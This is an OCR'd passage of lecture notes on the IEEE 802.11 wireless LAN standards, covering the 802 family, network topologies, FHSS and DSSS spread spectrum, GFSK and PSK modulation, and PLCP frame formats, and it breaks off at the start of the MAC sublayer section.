


Fig. 6. The 13 channels of the 802.11b spectrum

IEEE 802.11g

The 802.11g standard was published in parts between 2001 and 2003. This standard achieves a maximum raw throughput of 54Mbps in the 2.4GHz band. It uses OFDM (Orthogonal Frequency Division Multiplexing) modulation, having 52 OFDM subcarriers with a carrier separation of 0.3125 MHz. It uses CSMA/CA (Carrier Sense Multiple Access/Collision Avoidance) for shared access to the wireless medium, as previous standards and it is backward compatible with 802.11b (same number of channels)

IEEE 802-series of LAN standards

In this section we will briefly present the IEEE 802 family of standards to wich 802.11 wireless standards belong. Some of the 802 standards free to download from http://standards.ieee.org/getieee802/portfolio.html. Some of the 802 standards are:

- IEEE 802 Overview and architecture
- IEEE 802.1 Bridging and management
- IEEE 802.2 Logical Link Control
- IEEE 802.3 CSMA/CD access method (Ethernet)
- IEEE 802.4 Token-passing bus access method
- IEEE 802.5 Token ring access method
- IEEE 802.7 Broadband LAN
- IEEE 802.10 Security
- IEEE 802.11 Wireless
- IEEE 802.16 Broadband Wireless Metropolitan Area Networks

The IEEE 802.11 and supporting LAN Standards viewed in the context on the TCP/IP model are presented in the following figure. As we see in this figure, a part of the Data Link layer, i.e. the Logical Link Control sublayer is the same for all type of networks, but the MAC sublayer and the Physical layer is different for all types of networks: Ethernet (802.3), Token Ring and Wi-Fi (802.11). The Ethernet networks supports bus and star topologies, while the Token ring networks supported a ring network topologies. IEEE 802.11 defines the physical (PHY), and media access control (MAC) layers for a wireless local area network; the logical link (LLC) is common to

Ethernet and Wi-Fi. So, as seen in figure 7, the Wi-Fi network stack includes 802.11 standards and the 802.2 standards (common to all other networks specified by IEEE 802 family).




Fig. 7. IEEE 802.11 and supporting LAN Standards

Token ring network

Token ring networks (802.4 and 802.5) are an old network concept, alternative to Ethernet and Wi-Fi, that never caught on in industry. The token ring network is organized in a ring consisting of a single or dual cable in the shape of a loop. Each station would be connected to this ring (i.e. would be connected to each of its two nearest neighbors). Packets of data pass around the ring from one station to another in uni-directional way. Each link is uni-directional, although there can be two links (i.e. cables) oriented in each direction on the same ring. Each node functions as a repeater, grabs an incoming frame and forwarded to the next one. Only the destination host copies the frame locally, all other nodes have to discarded the frame. A node can start transmitting when it receives the *token* from the network. A token is generated and passed around in round robin fashion to nodes. Advantages of token ring networks are: access method supports heavy load without degradation of performance because the medium is not shared; several packets can simultaneous circulate between different pairs of stations. Some disadvantages are: complex management and the required re-initialization of the ring whenever a failure occurs.




Fig. 8. Functioning of a token-ring network

Bus topology networks

Ethernet networks in their primary form were bus topology networks. Later, they adopted the star topology, where nodes where connected to hubs and switches (as they are today). In a bus network, all nodes were connected to a single wire cable (a coaxial cable as the ones used for television today) and this cable/bus had cable terminators at both ends. In a bus network, one node's transmission traverses the entire network and is received and examined by every node. Like in the token ring, all nodes discard the packet, except the destination node (the destination node is identified using the destination MAC address from the packet frame). The access method to the shared bus is the CSMA/CD scheme (Carrier Sense Multiple Access / Collision detection) – if multiple nodes want to transmit a packet at the same time, they detect this packet collision and sleep a random time before they try to transmit a packet again. Advantages of the bus topology are: simple access method, it is easy to add or remove nodes. Some disadvantages are: poor efficiency with high network load and relatively insecure, due to the shared medium. Also scalability issues – if a single host had a broken network card, nothing in the network would work.




Fig. 9. A bus topology network

IEEE 802.11 Architecture




Fig. 10. The 802.11 stack

The **Network** layer is actually not part of the IEEE 802.11 family of standards, but is provided by IETF protocols like ICMP and ARP, but the most used and famous one is IP (Intenet Protocol). The **LLC** layer provides services like**:** multiplexing mechanisms for several network protocols (IP, IPX, Decnet, e.g.), flow control, automatic repeat requests (ARQ). The **MAC** provides the following services: control access to wireless medium (CSMA/CA), addressing, frame delimiting / preamble for synchronization, protection against errors (frame check sequence). For the **Physical layer (PHY)** we have three technologies: FHSS - Frequency Hopping Spread Spectrum, DSSS - Direct Sequence Spread Spectrum and IR - Infrared transmission. Their main purpose is to modulate the binary data on electromagnetic waveforms. FHSS modulates data on electromagnetic waveforms by keep changing/hopping the frequency interval on which the binary data is modulated – this is done in order to avoid interference from other Wi-Fi clients. DSSS multiplies first the binary data signal with a fast changing signal (a stream of bits that changes with a higher frequency than the changing frequency of the original data bitstream) and then this is modulated on a frequency interval. IR modulates a data bitstream using infra-red waves, but this modulation is not used that much.
In the next sections we will take each layer at its turn, first the Physical layer where we discuss FHSS and DSSS modulation, then the MAC sublayer and the 802.11 frame format and finally, a little bit about the common LLC sublayer.

802.11 Physical layer (PHY)

The Physical layer is responsible with preparing the MAC frame for modulation and modulating the bits of the frame into electromagnetic waves that can be sent into the atmospheric space with an antenna. The structure of the Physical layer is the following (and depicted in Fig. 11):

- Physical Layer Convergence Procedure (PLCP) sublayer: prepares MAC frames for transmission into the air; adds a preamble header to the MAC frame
- Physical Medium Dependent (PMD) sublayer : transmit (modulate) the bits into the air using an antenna




Fig. 11. The structure of Physical layer

We will kick off the discussion with the PMD sublayer and present the modulation techniques used by IEEE 802.11 and then we will present the bit format of the PLCP frame. The modulation technique used by IEEE 802.11 has two phases: first the bits of the frame are modulated into electromagnetic waves frequencies (e.g. using a form of GFSK - Gaussian Frequency Shift Keying) and then the obtained waveforms are transformed using spread spectrum techniques in order to be more resilient to noise.

Spread spectrum techniques

Spread spectrum works by using mathematical functions to diffuse signal power over a large set of frequencies. It has the advantage that the emitted signal looks like noise and is less prone to interference. There are three techniques for performing spread spectrum:

- Frequency hopping (FHSS) - jump from one frequency to another in a random pattern, transmitting a short burst in each subchannel. The 2-Mbps FH PHY is specified in clause 14
- Direct sequence (DSSS) - spread the power out over a wider frequency band using mathematical coding functions. Two direct-sequence layers were specified. The initial specification in clause 15 standardized a 2-Mbps PHY, and 802.11b added clause 18 for the HR/DSSS PHY.
- Orthogonal Frequency Division Multiplexing (OFDM) - divides an available channel into several subchannels and encodes a portion of the signal across each subchannel in parallel. The technique is similar to the Discrete Multi-Tone (DMT) technique used by some DSL modems. Clause 17, added with 802.11a, specifies the OFDM PHY. Clause 18, added in 802.11g, specifies the ERP PHY, which is essentially the same but operating at a lower frequency.

802.11 FHSS (Frequency Hopping Spread Spectrum)

FHSS supports 1 and 2 Mbps data transport and applies two level - GFSK modulation (Gaussian Frequency Shift Keying). A transmitter spends a couple of tens of miliseconds in a channel (i.e. a frequency hop) and then jumps to a different frequency hop. FHSS offers tolerance to multi-path, narrow band interference and security. But due to FCC TX power regulation (10mW) it can only work at low speed, small range. FHSS functions as depicted in Fig. 12. In this figure we have one transmitter who sends data on channel (i.e. frequency hop) C at time slot 1, then it sends on channel A at time slot 2 and on channel B at time slot 3 and so on.




Fig. 12. Frequency hopping spread spectrum

Another example is presented in Fig. 13. This time we have two transmitters. The two transmitters have two orthogonal hopping patterns : {2, 8, 4, 7} and {6, 3, 7, 2}.




Fig. 13. Another example of FHSS functioning [1]

802.11 FHSS divides the ISM band into 1MHZ channels. We have 79 channels from 2.402 to 2.480 GHz (in U.S. and most of EU countries) with 1 MHz channel space. Channels are defined by their central frequency: channel 0 has 2.400GHz , channel 1 has 2.401GHz, channel 2 has 2.402GHz… FHSS modulation used in 802.11 shifts the transmission frequency from the channel center. The standard also defines sets of approximately 26 orthogonal hopping patterns (depending on the country). If the hopping patterns are orthogonal (i.e. they don't overlap) for two users, there won't be interferences between them. Minimum hopping rate is 2.5 hops/second (i.e. a station can spend 0.4 seconds in one hop channel). Beacon frames specify the hop pattern number (hop pattern are standardized), timestamp and current hop index. A station can synchronize its frequency to the current hop specified by the beacon frame. There is a limitation with FHSS: a channel has 1MHz bandwidth; so 1 bit per cycle results in 1Mbps maximum throughput. FHSS was used in the first versions of 802.11, but it was replaced with DSSS and OFDM for efficiency reasons.

FHSS modulation with 2-level GFSK (Gaussian Frequency Shift Keying)

FHSS just specify the frequency channel that will be used for the next time slot, but it does not say how to convert bits into waveforms of specific frequency. 2-level GFSK does this, although it is just an example, other modulation schemes can be used as we will see later on. In 2-level GFSK 2 frequencies are used for bit values 1 and 0: the central frequency increased by a level and the central frequency decreased by the same level.




Fig. 14. The representation of bits 1 and 0 in 2-level GFSK

In 2-level GFSK each symbol is modulated for a specific constant period of time. In the middle of the symbol period, the receiver measures the frequency of the transmission and translates it into a symbol. Usually the payload bit data is scrambled (whitened) before transmission. We can see an example of modulating the bit sequence 1001101 using 2-level GFSK in the following figure.




Fig. 15. Modulating the bit sequence 1001101 using 2-level GFSK [1]

FHSS modulation with 4-level GFSK (Gaussian Frequency Shift Keying)

Another example of simple modulation scheme that prepares the bitstream for FHSS is 4-level GFSK. 4-level GFSK is very similar with 2-level GFSK, except that it has 4 levels. There are 4 frequencies around the central frequency for 4-level GFSK and 4 symbols are encoded: 00, 01, 10, 11. The modulation of these 4 symbols is presented in Fig. 16 and a specific example of modulating a random sequence of bits using 4-level GFSK is depicted in Fig. 17.




Fig. 16. The representation of symbols 00, 01, 10, 11 in 2-level GFSK [1]




Fig. 17. Encoding the same bit sequence 1001101 using 4-level GFSK [1]

<u>FHSS Physical Layer Convergence Procedure (PLCP) sublayer</u>

The PLCP sublayer adds a header+preamble to the MAC frame it receives and it contains the following fields:

- <u>Preamble</u> – it synchronizes the transmitter and receiver (like in Ethernet) and has the following fields:
  - Sync – 80 bits of alternating 0 and 1 (010101…); stations know that after the sync pattern they should prepare to receive data
  - SFD (Start Frame Delimiter) – signals the end of preamble and beginning of a new frame; has the value: 0000 1100 1011 1101
- <u>Header</u> has the following fields:

- PSDU (PLCP Service Data Unit) Length Words (PLW) – the length of the MAC frame following this header (12 bits)
- PSF (PLCP Signaling) - bit 1 is zero, bits 2-4 encode the transmission speed of this frame(e.g. 001 = 1.5Mbps)
- HEC (Header Error Check) – 16-bit CRC calculated over the header

The structure of a PLCP frame with the above fields is depicted in the following figure. The payload of a PLCP frame is a MAC frame.




Fig. 18. The structure of a physical level, PLCP frame [1]

The internal structure of a frequency hopping transceiver (*trans*mitter-re*ceiver*) is depicted in Fig. 19.




Fig. 19. Frequency hopping transceiver (*trans*mitter-re*ceiver*)

<u>802.11 DSSS (Direct Sequnce Spread Spectrum)</u>

A better form of spread spectrum is DSSS (Direct equnce Spread Spectrum). DSSS supports 1 and 2 Mbps data transport, uses BPSK and QPSK modulation. It defines 14 overlapping channels, each having 5 MHz channel bandwidth, in the frequency interval 2.401GHz to 2.483 GHz. Channel 1 has central freq. 2.412GHz, channel 2 has the central freq. 2.417GHz and .. channel 13 has the freq. 2.472GHz. At the edge of the interval there are unused frequencies in order to avoid collision. DSSS is immune to narrow-band interference and requires cheaper hardware. DSSS channels are much wider than FHSS channels. DSSS is more robust than FHSS. Several bits need to be damaged in order for a single data bit to be lost. The idea of DSSS is to combine the data bitstream with a fast changing code like Barker chips on 11 bits (10110111000) in order to spread the data bitstream over a wider frequency interval (i.e. the new bitstream has higher change frequency). The data bitstream is combined with the chip 10110111000 by adding modulo 2 the chip to the data bitstream.




Fig. 20. The DSSS transmitter

The idea of Direct Sequence Spread Spectrum technique is to to spread the signal over a wider frequency band. This makes the transmitted signal look like low-level noise (i.e. more resilient to noise). The bitstream is modulated using a chiper that changes at a much higher rate than the original bitstream (the high speed oscillator required to produce the chip stream is a major power drain of the PHY layer).




Fig. 21. Direct sequence spread spectrum [1]

Noise tends to have the form of narrow pulses and does not produce effects across the entire frequency band. The receiver spreads the noise and the signal is outlined.




Fig. 22. Recovering the signal at the receiver [1]

In Fig. 23 you see a DSSS encoding example. The Barker 11-bit chip word used is 10110111000. This chip is modulo 2 added to the data bit.




Fig. 23. Encoding the transmission bitstream [1]

<u>DSSS modulation with Differential Binary Phase Shift Keying (DBPSK)</u>

In DSSS, the data bitstream is first modulo 2 added with the Barker chip and the resulting bitstream is then modulated using DBPSK into waveforms. In DBPSK we have two carrier waves, one reference wave (phase 0) is used to encode a 0, a half-cycled shifted wave is used to encode a 1 (phase π).




Fig. 24. The representation of bits 0 and 1 with DBPSK [1]

An example of modulating 1001101 using the DBPSK codes shown above is depicted in the figure below.




Fig. 25. Modulating the bitstream 1001101 using DBPSK [1]

DSSS modulation with Differential Quadrature Phase Shift Keying (DQPSK)

DQPSK is very similar to DBPSK, but this time we encode 4 symbols:

- 00 is encoded with a 0 phase shift,
- 01 is encoded with a $\pi/2$ phase shift
- 10 is encoded with a π phase shift
- 11 is encoded with a $3\pi/2$ phase shift

For example, the bitstream 01001101 is modulated using DQPSK into the following waveform:




Fig. 26. Modulating the bitstream 01001101 using DQPSK [1]

DSSS Physical Layer Convergence Procedure (PLCP) sublayer

The PLCP sublayer adds a header+preamble to the MAC frame it receives and it contains the following fields:

- Preamble – it synchronizes the transmitter and receiver (like in Ethernet) and has the following fields:
  - Sync – 128 bits of value 1; stations know that after the sync pattern they should prepare to receive data
  - SFD (Start Frame Delimiter) – signals the end of preamble and beginning of a new frame; has the value: 0000 0101 1100 1111; allows the receiver to find start of frame even if sync bits were lost
- Header has the following fields:
  - Signaling - identified transmission speed bit: 0000 1010 = 1 Mbps operation, 0001 0100 = 2Mbps
  - Service – all zeros
  - Length – number of microseconds required to transmit the frame

- HEC (Header Error Check) – 16-bit CRC calculated over the header

The structure of a PLCP frame with the above fields is depicted in the following figure. The payload of a PLCP frame is a MAC frame.




Fig. 27. The structure of a physical level, PLCP frame [1]

The PLCP preamble is transmitted in 144us (preamble symbols are transmitted at 1MHz, so a symbol takes 1 us, to transmit; 144 bits require 144us). The PLCP header is transmitted in 48us (it has 48 bits, do it requires 48 symbol times). The max size of a MAC frame 8191 bytes.

The internal structure of a DSSS transceiver (*trans*mitter-re*ceiver*) is depicted in Fig. 28.




Fig. 28. The DSSS transceiver (*trans*mitter-re*ceiver*) [1]

IEEE 802.11 Media Access Control (MAC) sublayer

The MAC sublayer deals with medium access – how should several hosts access the same communication medium and not collide with each other? In cellular networks GSM solves this by reserving bandwidth/channels for each subscriber using TDMA/FDMA/CDMA. Token ring networks also takes this approach by reserving transmission time to the host currently owning the token and it passes this token to hosts in a round robin fashion. Ethernet (IEEE 802.3) and Wi-Fi (IEEE 802.11) take a different approach and it allows all hosts to transmit at the same time, but if contention is detected it takes measures. IEEE 802.3 uses CSMA/CD (Carrier Sense Multiple Access / Colission Detection) and IEEE 802.11 uses CSMA/CA (Carrier Sense Multiple Access / Colission Avoidance).

The MAC layer of IEEE 802.11 includes the CSMA/CA (Carrier Sense Multiple Access / Colission Avoidance) technique. The CSMA/CA is very similar to CSMA/CD Carrier Sense Multiple Access / Colission Detection) of Ethernet (IEEE 802.3). It specifies that whenever a

